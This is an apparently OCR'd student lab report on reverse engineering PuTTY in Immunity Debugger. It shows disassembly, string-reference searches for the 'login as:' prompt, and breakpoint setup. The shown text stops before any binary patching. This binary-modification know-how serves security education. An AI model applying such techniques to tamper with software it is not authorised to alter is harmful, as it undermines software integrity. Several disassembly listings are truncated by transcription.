
NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

LAB 19.1: Simple EXE Hacking with Immunity


Task 1: Target EXE Recon

Running Putty



Host Name (or IP address): ad.samsclass.info
Port: 22
Connection type: Raw Telnet Rlogin [✓ SSH] Serial
Close window on exit: Always Never [✓ Only on clean exit]


NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302



```
login as:
```

Running Putty in Immunity

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302



```
  . 83F9 02          CMP ECX,2
  . 74 0C            JE SHORT putty.00455150
  . 81CE 00800000    OR ESI,8000
  . 8935 50F14700    MOV DWORD PTR DS:[47F150],ESI
  > C1E0 08          SHL EAX,8
  . 03C2             ADD EAX,EDX
  . A3 54F14700      MOV DWORD PTR DS:[47F154],EAX
  . 33F6             XOR ESI,ESI
  . 56               PUSH ESI                                  pModule => NULL
  . 8B3D D8D24500    MOV EDI,DWORD PTR DS:[<&KERNEL32.GetMod   kernel32.GetModuleHandleA
  . FFD7             CALL EDI
  . 66:8138 4D5A     CMP WORD PTR DS:[EAX],5A4D
  . 75 1F            JNZ SHORT putty.0045518B
  . 8B48 3C          MOV ECX,DWORD PTR DS:[EAX+3C]
  . 03C8             ADD ECX,EAX
  . 8139 50450000    CMP DWORD PTR DS:[ECX],4550
  . 75 12            JNZ SHORT putty.0045518B
  . 0FB741 18        MOVZX EAX,WORD PTR DS:[ECX+18]
  . 3D 0B010000      CMP EAX,10B
  . 74 1F            JE SHORT putty.004551A3
  . 3D 0B020000      CMP EAX,20B
  . 74 05            JE SHORT putty.00455190
  > 8975 E4          MOV DWORD PTR SS:[EBP-1C],ESI
  . EB 27            JMP SHORT putty.004551B7
  > 83B9 84000000    CMP DWORD PTR DS:[ECX+84],0E
  .^76 F2            JBE SHORT putty.0045518B
  . 33C0             XOR EAX,EAX
  . 39B1 F8000000    CMP DWORD PTR DS:[ECX+F8],ESI
  . EB 0E            JMP SHORT putty.004551B1
  > 8379 74 0E       CMP DWORD PTR DS:[ECX+74],0E
  .^76 E2            JBE SHORT putty.0045518B
  . 33C0             XOR EAX,EAX
  . 39B1 E8000000    CMP DWORD PTR DS:[ECX+E8],ESI
  > 0F95C0           SETNE AL
  . 8945 E4          MOV DWORD PTR SS:[EBP-1C],EAX

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
                        Mask    1 1 1 1 1 1

RETURN to kernel32.77154911
RETURN to ntdll.7793E4B6
ADVAPI32.7788A34B
Pointer to next SEH record
SE handler
RETURN to ntdll.7793E489 from ntdll.7793E48F
putty.<ModuleEntryPoint>
End of SEH chain
SE handler
0012FFE8  779A75DE
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  004550F0  putty.<ModuleEntryPoint>
0012FFF8  7FFDB000
0012FFFC  00000000
```

PuTTY Configuration

Category: Session — Basic options for your PuTTY session


Specify the destination you want to connect to

Host Name (or IP address): ad.samsclass.info Port: 22

Connection type: Raw Telnet Rlogin [✓ SSH] Serial

Load, save or delete a stored session — Saved Sessions: Default Settings

Close window on exit: Always Never [✓ Only on clean exit]



```
00455116  . 8B4E 10          MOV ECX,DWORD PTR DS:[ESI+10]
00455119  . 890D 4CF14700    MOV DWORD PTR DS:[47F14C],ECX
0045511F  . 8B46 04          MOV EAX,DWORD PTR DS:[ESI+4]
00455122  . A3 58F14700      MOV DWORD PTR DS:[47F158],EAX
00455127  . 8B56 08          MOV ED
0045512A  . 8915 5CF14700    MOV DW
00455130  . 8B76 0C          MOV ES
00455133  . 81E6 FF7F0000    AND ES
00455139  . 8935 50F14700    MOV DW
0045513F  . 83F9 02          CMP EC
00455142  . 74 0C            JE SHO
00455144  . 81CE 00800000    OR ESI
0045514A  . 8935 50F14700    MOV DW
00455150  > C1E0 08          SHL EA
00455153  . 03C2             ADD EA
00455155  . A3 54F14700      MOV DW
0045515A  . 33F6             XOR ES
0045515C  . 56               PUSH E
0045515D  . 8B3D D8D24500    MOV ED
00455163  . FFD7             CALL E
00455165  . 66:8138 4D5A     CMP WO
0045516A  . 75 1F            JNZ SH
0045516C  . 8B48 3C          MOV EC
0045516F  . 03C8             ADD EC
00455171  . 8139 50450000    CMP DW
00455177  . 75 12            JNZ SH
00455179  . 0FB741 18        MOVZX
0045517D  . 3D 0B010000      CMP EA
00455182  . 74 1F            JE SHO
00455184  . 3D 0B020000      CMP EA
00455189  . 74 05            JE SHO
0045518B  > 8975 E4          MOV DW
0045518E  . EB 27            JMP SH
00455190  > 83B9 84000000    CMP DW
00455197  .^76 F2            JBE SH
00455199  . 33C0             XOR EA
0045519B  . 39B1 F8000000    CMP DW
004551A1  . EB 0E            JMP SH
004551A3  > 8379 74 0E       CMP DW
004551A7  .^76 E2            JBE SH
004551A9  . 33C0             XOR EA
004551AB  . 39B1 E8000000    CMP DW
004551B1  > 0F95C0           SETNE
004551B4  . 8945 E4          MOV DW

Address   Hex dump
0047B000  00 00 00 00 BE A9 45 00
0047B008  00 00 00 00 00 00 00 00
0047B010  ED 3D 45 00 25 99 45 00
0047B018  A0 A9 45 00 00 00 00 00
0047B020  00 00 00 00 93 3E 45 00
0047B028  00 00 00 00 00 00 00 00
0047B030  00 00 00 00 00 00 00 00
0047B038  00 00 00 00 00 00 00 00
0047B040  08 B7 47 00 68 B7 47 00
```


ad.samsclass.info - PuTTY

```
login as:
```

Finding the "login as" Code


NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

This instruction is at address 00417053.




```
00416F57 PUSH putty.00467D3C            ASCII "Installing CRC compensation atta
00416FC3 PUSH putty.00467D14            ASCII "SSH-1 public keys were badly for
00416FCD PUSH putty.00467CDC            ASCII "Failed to read SSH-1 public keys
00416FEF PUSH putty.00467CB8            ASCII "Encryption not successfully enab
00416FF9 PUSH putty.00467C98            ASCII "Successfully started encryption"
00417042 MOV DWORD PTR SS:[ESP],putty.00467C88  ASCII "SSH login name"
00417053 PUSH putty.00467C7C            ASCII "login as: "
004170B5 PUSH putty.00467C70            ASCII "Key refused"
004170CC PUSH putty.00467C58            ASCII "Received RSA challenge"
004172A0 PUSH putty.00467C34            ASCII "Reading private key file "%.150s
004172FD PUSH putty.00467C14            ASCII "Unable to load private key (%s)"
0041731B PUSH putty.00467BE4            ASCII "Unable to load private key file
0041734B PUSH putty.00467BC0            ASCII "Unable to use this key file (%s)
```

Right-click again, and click "Search next". Immunity finds another line of code that uses this string, as shown below. This instruction is at address 0041CB6E.



```
0041CA11 PUSH putty.00468CAC            ASCII "Access granted"
0041CABA PUSH putty.00466488            ASCII "..\ssh.c"
0041CABF PUSH putty.00468C8C            ASCII "s->type == AUTH_TYPE_PASSWORD"
0041CACF PUSH putty.00468C6C            ASCII "Password authentication failed"
0041CADF PUSH putty.0046786C            ASCII "Access denied♪◘"
0041CB5C MOV DWORD PTR SS:[ESP],putty.00467C88  ASCII "SSH login name"
0041CB6E PUSH putty.00467C7C            ASCII "login as: "
0041CBCC PUSH putty.00468C54            ASCII "Using username "%s".♪◘"
0041CC15 MOV DWORD PTR SS:[ESP],putty.004691F0  ASCII "ssh-connection"
0041CC27 MOV DWORD PTR SS:[ESP],putty.004659D4  ASCII "none"
0041CCA3 PUSH putty.00468C1C            ASCII "Strange packet received during a
0041CCC0 PUSH putty.00468BDC            ASCII "Server refused public-key signat
0041CCCB PUSH putty.00468BA0            ASCII "Server refused public-key signat
0041CCE0 PUSH putty.00468B6C            ASCII "Server refused keyboard-interact
0041CCED PUSH putty.00468B40            ASCII "Keyboard-interactive authenticat
```


Using Breakpoints



```
0041CABF PUSH putty.00468C8C            ASCII "s->type == AUTH_TYPE_PASSWORD"
0041CACF PUSH putty.00468C6C            ASCII "Password authentication failed"
0041CADF PUSH putty.0046786C            ASCII "Access denied♪◘"
0041CB5C MOV DWORD PTR SS:[ESP],putty.00467C88  ASCII "SSH login name"
0041CB6E PUSH putty.00467C7C            ASCII "login as: "
0041CBCC PUSH putty.00468C54            ASCII "Using username "%s".♪◘"
0041CC15 MOV DWORD PTR SS:[ESP],putty.004691F0  ASCII "ssh-connection"
0041CC27 MOV DWORD PTR SS:[ESP],putty.004659D4  ASCII "none"
0041CCA3 PUSH putty.00468C1C            ASCII "Strange packet received during a
0041CCC0 PUSH putty.00468BDC            ASCII "Server refused public-key signat
0041CCCB PUSH putty.00468BA0            ASCII "Server refused public-key signat
```

In Immunity, from the menu bar, click Debug, Restart. A box pops up warning you that "Process 'putty' is active". Click Yes. In Immunity, from the menu bar, click Debug, Run. A

Putty window opens, as shown below.



```
o kernel32.77154911
o ntdll.7793E4B6
to next SEH record
er
o ntdll.7793E489 from n
oduleEntryPoint>
EH chain
er
oduleEntryPoint>
```

PuTTY Configuration

Category:

- Session
  - Logging
- Terminal
  - Keyboard
  - Bell
  - Features
- Window
  - Appearance
  - Behaviour
  - Translation
  - Selection
  - Colours
- Connection
  - Data
  - Proxy
  - Telnet
  - Rlogin
  - SSH
  - Serial

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): ad.samsclass.info

Port: 22

Connection type: Raw Telnet Rlogin [✓ SSH] Serial


Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: Always Never [✓ Only on clean exit]

Click in the Putty window. In the "Host Name (or IP address)" box, type ad.samsclass.info At the bottom, click the Open button. A black window opens, but before the "login as" message appears, the program stops, as shown below.




```
0041CB6E  . 68 7C7C4600    PUSH putty.00467C7C              ASCII "login as: "
0041CB73  . 8941 04        MOV DWORD PTR DS:[ECX+4],EAX
0041CB76  . E8 A2F5FEFF    CALL putty.0040C11D
0041CB7B  . 59             POP ECX
0041CB7C  . 50             PUSH EAX
0041CB7D  . FF73 3C        PUSH DWORD PTR DS:[EBX+3C]
0041CB80  . E8 71F4FEFF    CALL putty.0040BFF6
0041CB85  . 57             PUSH EDI                        |Arg3
0041CB86  . 57             PUSH EDI                        |Arg2
0041CB87  . FF73 3C        PUSH DWORD PTR DS:[EBX+3C]      |Arg1
0041CB8A  . E8 C9850200    CALL putty.00445158             \putty.00445158
0041CB8F  . 83C4 18        ADD ESP,18
0041CB92  > 3BC7           CMP EAX,EDI
